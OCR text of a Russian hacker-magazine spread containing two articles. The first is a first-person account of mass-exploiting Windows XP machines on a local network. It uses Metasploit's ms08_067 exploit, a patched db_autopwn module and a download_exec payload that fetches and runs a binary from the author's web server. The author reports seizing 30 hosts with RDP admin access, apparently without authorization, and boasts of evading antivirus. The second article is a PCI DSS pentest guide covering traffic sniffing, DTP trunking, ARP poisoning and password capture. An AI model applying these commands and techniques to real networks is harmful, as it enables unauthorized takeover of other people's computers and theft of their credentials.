


ЗАДАЕМ SFX ОПЦИИ ДЛЯ РАСПАКОВКИ И ЗАПУСКА НА ВЫПОЛНЕНИЕ


— «Fingerprint: Windows XP Service Pack 2+ — lang:Russian», хотя у меня был SP3. Чтобы понять, что это значит, я немного пошарил по исходникам.
Как итог, если в sp возвращается строка со знаком «+», значит, сервис пак тупо не удалось определить. Что ж, выбираем в качестве цели конкретную версию (Windows XP SP3 Russian (NX)) и пробуем заново. Опять облом — «Exploit failed: The server responded with error: STATUS_OBJECT_NAME_NOT_FOUND (Command=162 WordCount=0)». Эта ошибка навевала мысль о невозможности подключения к пайпу. Я включил общий доступ к файлам и в случае автоопределения версии получал следующий результат — «Selected Target: Windows XP SP0/SP1 Universal — Exploit failed: The server responded with error: STATUS_OBJECT_NAME_NOT_FOUND (Command=162 WordCount=0)». Уже другое, но все равно не то. В случае явного указания цели эксплойт также не работал. Однако если сменить пайп с BROWSER на SRVSVC, можно получить заветный шелл. Конечно, здорово, но для реализации нужно заранее знать версию операционной системы на удаленной машине, что для автосплойта совсем не катит. Но ведь я пробовал сплойт на локалке, и он работал! Оставалась последняя надежда — расшарить какую-нибудь папку. Это ничуть не изменило картину. Я готов уже был рвать на себе волосы и крушить-ломать все подряд. От бессилия я стал гуглить и наткнулся на какой-то баглист, в котором парень писал о жутких терках с фаером. Тогда так. Запускаем и сразу же останавливаем чудо-мега-фаер мелкомягких... Эксплойт работает, как миленький! Причем на обоих пайпах одинаково хорошо определяет версии сервис пака и создает любезные глазу сессии.
Итак, с тестовой настройкой я определился, расклонировал систему и получил стенд из трех уязвимых машин.

НУЖЕН ТРАНСПОРТ


Для реализации автоматической системы эксплуатации необходимо обеспечить транспорт и запуск созданного бинарника на уязвимых системах. Окинув взглядом доступные нагрузки, я радостно потер руки и принялся окучивать нагрузку windows/upexec/bind_tcp. Ее цель как раз и состоит в загрузке файла на хост с последующим исполнением. Увы, радость быстро улетучилась, когда я обнаружил, что ни хрена она не пашет. Позже я выяснил, что в никсовой версии метасплойта все работает на ура, однако я подразумеваю запуск метасплойта на поломанной виндовской машине, следовательно, нужно искать другие варианты. Выходом стало использование нагрузки windows/download_exec. Для этого необходим доступный Web-сервер, куда надо положить созданный бинарник. Сервак можно поднять на самой машине, например, используя XAMPP. Я так и поступил. URL бинарника указываем в одноименном параметре нагрузки и запускаем эксплойт. На выходе получаем ошибку — «Exploit failed: No encoders encoded the buffer successfully». Все правильно: download_exec представляет собой цельную нагрузку, которая не умещается в буфер сплойта, поэтому нужно использовать stager, например, download_exec/bind_tcp.
Проводим аналогичные настройки и получаем нужный результат. Через пару минут я мог коннектиться по RDP с админскими правами, не выбивая текущего юзера.
Мое внимание привлек тот факт, что задание оставалось висеть, а сессия так и не создавалась. Для единичного воздействия это вполне нормально, но при автосплойте сети мы получим большие проблемы. Во-первых, модуль db_autopwn выполняется многопоточно и имеет ограничение на количество одновременно выполняемых заданий, которое по умолчанию равно 5. Это значит, что при успешной эксплуатации 5 узлов остальные будут бесконечно и бестолково болтаться в очереди. Во-вторых, после прогона db_autopwn неплохо было бы иметь список порутанных узлов, который удобно получать по команде «sessions –l». Конечно, эти ограничения не так уж и существенны, но хочется же все сделать красиво, — поэтому я решил немного подправить код download_exec с тем, чтобы он все-таки приводил к созданию сессии.



ПОСЛЕДНИЕ ПРИГОТОВЛЕНИЯ




ДЛЯ БЫСТРОГО ПОДНЯТИЯ WEB- И FTP-СЕРВЕРА УДОБНО ИСПОЛЬЗОВАТЬ XAMPP



info

• Чтобы быстро поднять Web- или FTP-сервер можно воспользоваться специальными сборками, о которых писалось в статье «Сервер в один клик!» в февральском][. Лично мне больше по душе XAMPP (apachefriends.org/en/xampp.html).

• Статья не претендует на полноту, а представляет собой некий PoC. Рассмотренные методы можно серьезно усовершенствовать, в частности, реализовать удаление всех временных файлов, осуществлять проверку версии termsrv.dll в системе, использовать существующие учетные записи, например, support_388945a0, а также оформить все действия в консоли метасплойта в виде одного скрипта. Если тебя посетит вдохновение, пиши на мыло, буду рад любой обратной связи.




AUTOIT НА ВСЕ СЛУЧАИ ЖИЗНИ

Код нагрузки находится по адресу %appdata%\msf32\modules\payloads\singles\windows\download_exec.rb и предельно прост. Очевидно, что сессия не создается по причине того, что нагрузка просто не предназначена для создания шелла. Это легко поправить! Достаточно добавить параметр session со значением Msf::Sessions::CommandShell. Исправленный исходник ждет тебя на диске.


НЕ БОГИ ГОРШКИ ОБЖИГАЮТ

Последнее, что осталось сделать — это научить функцию db_autopwn применять нагрузку download_exec. Если помнишь, в своем изихаке SKVOZ предлагал использовать ключ «-b», который указывает, что будет использоваться bind-шелл. Для нас это вообще не имеет смысла, так как ручками мы работать не хотим. Необходимо переправить бинарник на уязвимую тачку и выполнить его. Из справки по функции видно, что параметров, отвечающих за использование той или иной нагрузки, нет. db_autopwn умеет только привязывать шелл или создавать реверс-коннект. Причем из исходников модуля db (кури файл %appdata%\msf32\lib\msf\ui\console\command_dispatcher\db.rb) становится очевидно, что это даже не meterpreter, а generic шелл. В погоне за универсальностью разрабы оставили нас не у дел, так что для реализации моего злого замысла я решил захачить модуль и реализо-





АВТОСПЛОЙТ В ДЕЙСТВИИ



ИЗВЕЧНАЯ ПРОБЛЕМА С КОДИРОВКАМИ

вать возможность применения произвольной нагрузки.

Как и в случае с модулем download_exec, на диске тебя ждет пропатченная версия db.rb; на этом же DVD ищи и сам патч.

Хотелось все сделать по-взрослому и красиво, так что перво-наперво я модифицировал вывод справки, добавив в него пункт, отвечающий за описание нового параметра «-P». Логика работы следующая: если установлен параметр «-P», будет применена указанная нагрузка; в противном случае модуль работает так же, как и оригинальный вариант.

Для задания параметров эксплойта или нагрузки я предлагаю два варианта. Либо использовать переменные, либо первоначально настроить модуль и сохранить его состояние. Параметры будут сохранены в %appdata%\.msf3\config и использованы по умолчанию при вызове модуля. Мне больше нравится второй вариант, поэтому в графическом интерфейсе я выбрал эксплойт ms08_067 и настроил его следующим образом:

```
- TARGET=0 (автоматическое определение);
- PAYLOAD=windows/download_exec/bind_tcp;
- URL=http://172.16.1.10/st.exe.
```

Здесь 172.16.1.10 — адрес машины, на которой поднят Web-сервер, а st.exe — зловещий бинарник, который будет загружаться на конечные узлы. Итак, все готово, пора сплойтить.

КОРОЛИ СЕТИ

Сначала я удостоверился, что все работает, на тестовой сети. После ввода нужных команд все три машины ушли в перезагрузку, а затем радостно встречали меня по RDP. Пора приступать к полномасштабным испытаниям. Запускаем консоль metasploit и генерим следующие команды:

КОМАНДЫ НА ЗАПУСК АВТОСПЛОЙТА

```
load db_sqlite3
db_create
db_nmap -sT -PN -PS445 -p445
172.16.1.0/24
setg URL http://172.16.1.10/st.exe
db_autopwn -e -p -P windows/
download_exec/bind_tcp -m ms08_067
```

С замиранием духа я нажал <ENTER> и пошел курить. Я человек добрый и дал юзверям две минуты на сохранение результатов из безумно важной деятельности. Вернувшись к компу и набрав в консоли «sessions –l», я увидел все те же 30 машин, что и при первом эксперименте. Сохранив результаты в блокноте, я вооружился mstsc и принялся проверять качество проделанной работы. Блестяще! Я мог рутать 30-ю машинами, затратив на это всего 5 минут. Особо меня обрадовал тот факт, что ни ESET NOD32 4, ни Dr.Web даже не ругались и дали спокойно осуществиться моим планам. Позже я узнал, что пропалился на Outpost и Kaspersky Anti-Hacker.

А теперь посчитаем. NMAP нашел 116 узлов с открытым портом 445, из которых мне очень быстро достались 30. Больше четверти узлов в локалке попались, причем не просто так, а с нормальным графическим интерфейсом и практически без особых с моей стороны усилий! Круто, не так ли? При необходимости можно было вручную порутать еще, подбирая нужный сервис пак на пайпе SRVSVC.

НЕТ НИЧЕГО НЕВОЗМОЖНОГО, ХАКЕР!

Уже реализовав свои злостные планы, я наткнулся на ачате на статью одного чела (forum.antichat.ru/thread99665.html), который описывал, как получать дедики с использованием метасплойта. Там он гневно говорил о парнях, которые думают, что можно получить дедик одним движением руки. Цитирую: «если кто-то хочет жать на кнопку «применить в Местаслойте» и чтобы он вам выкидывал готовые деды, ИДИТЕ ЛЕСОМ, дабы не сказать грубей!». Мне кажется, он не прав :). Никогда не говори «невозможно», пока сам не пошевелишь извилинами и не попробуешь. Учись беречь себя и автоматизировать рутинные действия настолько, насколько это возможно! Удачи, хакер, слушай метал и будь счастлив! И да пребудет с тобой черная магия автосплойта! ⌶

Payment Card Industry Data Security Standard **(PCI DSS)**



S4AVRD0W / **S4AVRD0W@POC.RU** /

ПРАВИЛА ПЕНТЕСТА

АУДИТ ПО СТАНДАРТУ PCI DSS

Любое объективное и полноценное тестирование на проникновение должно выполняться с учетом рекомендаций и правил. Хотя бы для того, чтобы быть грамотным спецом и ничего не упустить. Поэтому, если ты хочешь связать свою профессиональную деятельность с пентестом — обязательно ознакомься со стандартами. А в первую очередь — с моей статьей.

Правила и рамки информационного пентестинга представлены в методологиях OSSTMM и OWASP. Впоследствии полученные данные можно легко адаптировать для проведения оценки соответствия с какими-либо промышленными стандартами и «лучшими мировыми практиками», такими как, Cobit, стандартами серии ISO/IEC 2700x, рекомендациями CIS/SANS/NIST/etc и — в нашем случае — стандартом PCI DSS.

Безусловно, накопленных данных, полученных в процессе тестирования на проникновение, для проведения полноценной оценки по промышленным стандартам будет недостаточно. Но на то он и пентест, а не аудит. Кроме того, для осуществления такой оценки в полном объеме одних лишь технологических данных по любому будет мало. Для полноценной оценки требуется интервьюирование сотрудников различных подразделений оцениваемой компании, анализ распорядительной документации, различных процессов ИТ/ИБ и многое еще чего.

Что касается тестирования на проникновение в соответствии с требованиями стандарта по защите информации в индустрии платежных карт, — он не намного отличается от обычного тестирования, проводимого с использованием методик OSSTMM и OWASP. Более того, стандартом PCI DSS рекомендуется придерживаться правил OWASP при проведении как пентеста (AsV), так и аудита (QSA).

Основные отличия тестирования по PCI DSS от тестирования на проникновение в широком смысле этого слова заключаются в следующем:

1. Стандартом не регламентируется (а значит и не требуется) проведение атак с использованием социальной инженерии.

2. Все проводимые проверки должны максимально минимизировать угрозу «Отказа в обслуживании» (DoS). Следовательно, проводимое тестирование должно осуществляться методом «серого ящика» с обязательным предупреждением администраторов соответствующих систем.

3. Основная цель такого тестирования — это попытка осуществления несанкционированного доступа к данным платежных карт (PAN, Cardholder Name и т.п.). Под методом «серого ящика» (gray box) подразумевается выполнение различного рода проверок с предварительным получением дополнительной информации об исследуемой системе на разных этапах тестирования. Это позволяет снизить риск отказа в обслуживании при проведении подобных работ в отношении информационных ресурсов, функционирующих в режиме 24/7.

В общем случае тестирование на проникновение по требованиям PCI должно удовлетворять следующим критериям:

Payment Card Industry Data Security Standard **(PCI DSS)**



```
   79 12.391     Cisco                CDP/VTP/DTP/PAgP/U DTP     Dynamic Trunking Protocol
⊞ Frame 79 (60 bytes on wire, 60 bytes captured)
⊟ IEEE 802.3 Ethernet
  ⊞ Destination: CDP/VTP/DTP/PAgP/UDLD (01:00:0c:cc:cc:cc)
  ⊞ Source: Cisco (00:11:cb:e1:bc:d2)
    Length: 39
    Trailer: 00000000000000
⊞ Logical-Link Control
⊞ Dynamic Trunking Protocol
```

ВЫЯВЛЕННЫЙ DTP-ТРАФИК

п.11.1(b) — Анализ защищенности беспроводных сетей
п.11.2 — Сканирование информационной сети на наличие уязвимостей (AsV)
п.11.3.1 — Проведение проверок на сетевом уровне (Network-layer penetration tests)
п.11.3.2 — Проведение проверок на уровне приложений (Application-layer penetration tests)

На этом теория заканчивается, и мы переходим к практике.

ОПРЕДЕЛЕНИЕ ГРАНИЦ ПРОВОДИМОГО ИССЛЕДОВАНИЯ

В первую очередь необходимо понять границы тестирования на проникновение, определиться и согласовать последовательность выполняемых действий. В лучшем случае со стороны подразделения ИБ может быть получена карта сети, на которой схематично показано, каким образом процессинговый центр взаимодействует с общей инфраструктурой. В худшем — придется общаться с системным администратором, который в курсе собственных косяков, и получение исчерпывающих данных об информационной системе будет затруднено его нежеланием делиться своими уникальными (*или не очень*, — прим. Forb) знаниями. Так или иначе, для проведения пентеста по PCI DSS, как минимум, требуется получить следующую информацию:

• сегментация сети (пользовательская, технологическая, ДМЗ, процессинг и т.д.)
• межсетевое экранирование на границах подсетей (ACL/МСЭ)
• используемые Web-приложения и СУБД (как тестовые, так и продуктивные)
• используемые беспроводные сети
• какие-либо детали обеспечения безопасности, которые необходимо учесть в ходе проведения обследования (например, блокировка учетных записей при N попытках неправильной аутентификации), особенности инфраструктуры и общие пожелания при проведении тестирования

Обладая всей необходимой информацией, перечисленной выше, можно организовывать свое временное пристанище в наиболее оптимальном сегменте сети и приступать к обследованию информационной системы.

NETWORK-LAYER PENETRATION TESTS


Для начала стоит провести анализ пробегающего мимо сетевого трафика с помощью любого сетевого анализатора в «неразборчивом» режиме работы сетевой карты (promiscuous mode). В качестве сетевого анализатора для подобных целей замечательно подходит Wireshark или CommView. Чтобы выполнить этот этап, хватит 1-2 часов работы снифера. По прошествии этого времени накопится достаточно данных для проведения анализа перехваченного трафика. И в первую очередь при его анализе следует обратить внимание на следующие протоколы:

• протоколы коммутации (STP, DTP и т.п.)
• протоколы маршрутизации (RIP, EIGRP и т.д.)
• протоколы динамической конфигурации узла (DHCP, BOOTP)
• открытые протоколы (telnet, rlogin и т.п.)


Что касается открытых протоколов, — вероятность того, что они попадутся во время снифания проходящего мимо трафика в коммутируемой сети, достаточно мала. Однако, если такого трафика много, то в обследуемой сети явно наблюдаются проблемы в настройках сетевого оборудования. Во всех остальных случаях присутствует возможность проведения красивых атак:

• классической атаки MITM (Man in the middle) в случае, когда используется DHCP, RIP
• получение роли корневого узла STP (Root Bridge), что позволяет перехватывать трафик соседних сегментов
• перевод порта в магистральный режим с помощью DTP (enable trunking); позволяет перехватывать весь трафик своего сегмента
• и других


Для реализации атак на протоколы коммутации доступен замечательный инструмент Yersinia. Предположим, что в процессе анализа трафика были выявлены пролетающие мимо DTP-пакеты (смотри скриншот). Тогда отправка пакета DTP ACCESS/DESIRABLE может позволить перевести порт коммутатора в магистральный режим. Дальнейшее развитие этой атаки позволяет прослушивать свой сегмент.
После тестирования канального уровня стоит переключить внимание на третий уровень OSI. Дошла очередь и до проведения атаки ARP-poisoning. Тут все просто. Выбираем инструмент, например, Cain&Abel или Ettercap и обговариваем с сотрудниками ИБ детали проведения этой атаки (в том числе, необходимость в проведении атаки, направленной на перехват одностороннего SSL). Все дело в том, что в случае успешной реализации атаки ARP-poisoning в отношении всего своего сегмента может наступить ситуация, когда компьютер атакующего не справится с потоком поступающих данных и, в конечном счете, это может стать причиной отказа в обслуживании целого сегмента сети. Поэтому наиболее правильным будет выбрать единичные цели, например, рабочие места администраторов и/или разработчиков, какие-либо определенные сервера (возможно контроллер домена, СУБД, терминальный сервер, etc).
Успешно проведенная атака ARP-poisoning позволяет получить в открытом виде пароли к различным информационным ресурсам — СУБД, каталогу домена (при понижении проверки




АТАКА НА ПРОТОКОЛЫ КОММУТАЦИИ



CORE IMPACT — ХАКЕРОМ МОЖЕТ СТАТЬ КАЖДЫЙ



WEB-BASED ИНТЕРФЕЙС SAINTEXPLOIT



▹ info

Тестирование на проникновение все больше напоминает игру в квест :).



▹ links

- pcisecuritystandards.org — PCI Security Standards Council.
- pcisecurity.ru — портал, посвященный PCI DSS от Информзащиты.
- pcidss.ru — портал, посвященный PCI DSS от Digital Security.
- isecom.org/osstmm — Open Source Security Testing Methodology Manual.
- owasp.org — Open Web Application Security Project.

подлинности NTLM), SNMP-community string и пр. В менее удачном случае могут быть получены хеш-значения от паролей к различным системам, которые нужно будет за время проведения пентеста постараться восстановить по радужным таблицам (rainbow tables), по словарю или атакой «в лоб». Перехваченные пароли могут использоваться где-то еще, и впоследствии это также необходимо подтвердить или опровергнуть.

Кроме того, стоит проанализировать весь перехваченный трафик на присутствие CAV2/CVC2/CVV2/CID/PIN, передаваемых в открытом виде. Для этого можно пропустить сохраненный cap-файл через NetResident и/или 0x4553-Intercepter. Второй, кстати, замечательно подходит для анализа накопленного трафика в целом.

APPLICATION-LAYER PENETRATION TESTS

Переходим на четвертый уровень OSI. Тут, в первую очередь, все сводится к инструментальному сканированию обследуемой сети. Чем его проводить? Выбор не так уж и велик. Первоначальное сканирование можно выполнить с использованием Nmap в режиме «Fast scan» (ключи -F -T Aggressive|Insane), а на следующих этапах тестирования проводить сканирование по определенным портам (ключ -p), например, в случаях обнаружения наиболее вероятных векторов проникновения, связанных с уязвимостями в определенных сетевых сервисах. Параллельно стоит запустить сканер безопасности — Nessus или XSpider (у последнего результаты помясистей будут) в режиме выполнения только безопасных проверок. При проведении сканирования на уязвимости необходимо также обращать внимание на присутствие устаревших систем (например, Windows NT 4.0), потому как стандартом PCI запрещается их использование при обработке данных держателей карт.

Не стоит, при обнаружении критической уязвимости в каком-либо сервисе, сразу же бросаться на ее эксплуатацию. Правильный подход при тестировании по PCI — это, во-первых, получить более полную картину состояния защищенности обследуемой системы (является ли эта уязвимость случайной или она встречается повсеместно), а во-вторых, согласовать свои действия по эксплуатации выявленных уязвимостей в определенных системах.

Итогами инструментального обследования должны стать общая картина реализованных процессов ИБ и поверхностное понимание состояния защищенности инфраструктуры. Во время отработки сканов можно попросить ознакомиться с используемой политикой ИБ в Компании. Для общего саморазвития :).


Следующий этап — выбор целей для проникновения. На этом этапе следует провести анализ всей собранной информации, полученной в ходе прослушивания трафика и сканирования на уязвимости. Вероятно, к этому моменту уже будут прослеживаться уязвимые или потенциально уязвимые системы. Следовательно, пришло время воспользоваться этими недостатками. Как показывает практика, работа проходит по следующим трем направлениям.

1. ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ В СЕТЕВЫХ СЕРВИСАХ


В далеком прошлом осталось время, когда эксплоитинг был уделом избранных, способных хотя бы собрать чужой код и (о Боже!) подготовить свой шелл-код. Сейчас эксплуатация уязвимостей в сетевых сервисах, таких как переполнение буфера и иже с ними, доступна каждому. Причем, процесс все больше напоминает игру в жанре «квест». Взять хотя бы Core Impact, в котором весь пентест сводится к клацанью мышкой по различным выпадающим менюшкам в красивой GUI-обертке. Подобный инструментарий здорово экономит время, которого при внутреннем пентесте не так уж и много. Потому шутки шутками, а фичисет, реализованный в Core Impact, позволяет, особо не утруждаясь, последовательно выполнить эксплуатацию, поднятие привилегий, сбор информации и удаление следов своего пребывания в системе. В связи с чем Core Impact пользуется особой популярностью у западных аудиторов и пентестеров.

Из общедоступных инструментов подобного рода можно упомянуть следующие сборки: Core Impact, CANVAS, SAINTexploit и всеми любимый Metasploit Framework. Что касается первой тройки, — это все коммерческие продукты. Правда, некоторые старые версии коммерческих сборок утекали в свое время в интернет. При желании можно отыскать их в глобальной сети (естественно, исключительно с целью самообразования). Ну а весь бесплатный свежачок сплоитов доступен и в Metasploit Framework. Конечно, существуют zero-day сборки, но это уже совсем другие деньги. Кроме того, бытует спорное мнение, что при проведении пентеста их использование является не совсем честным.

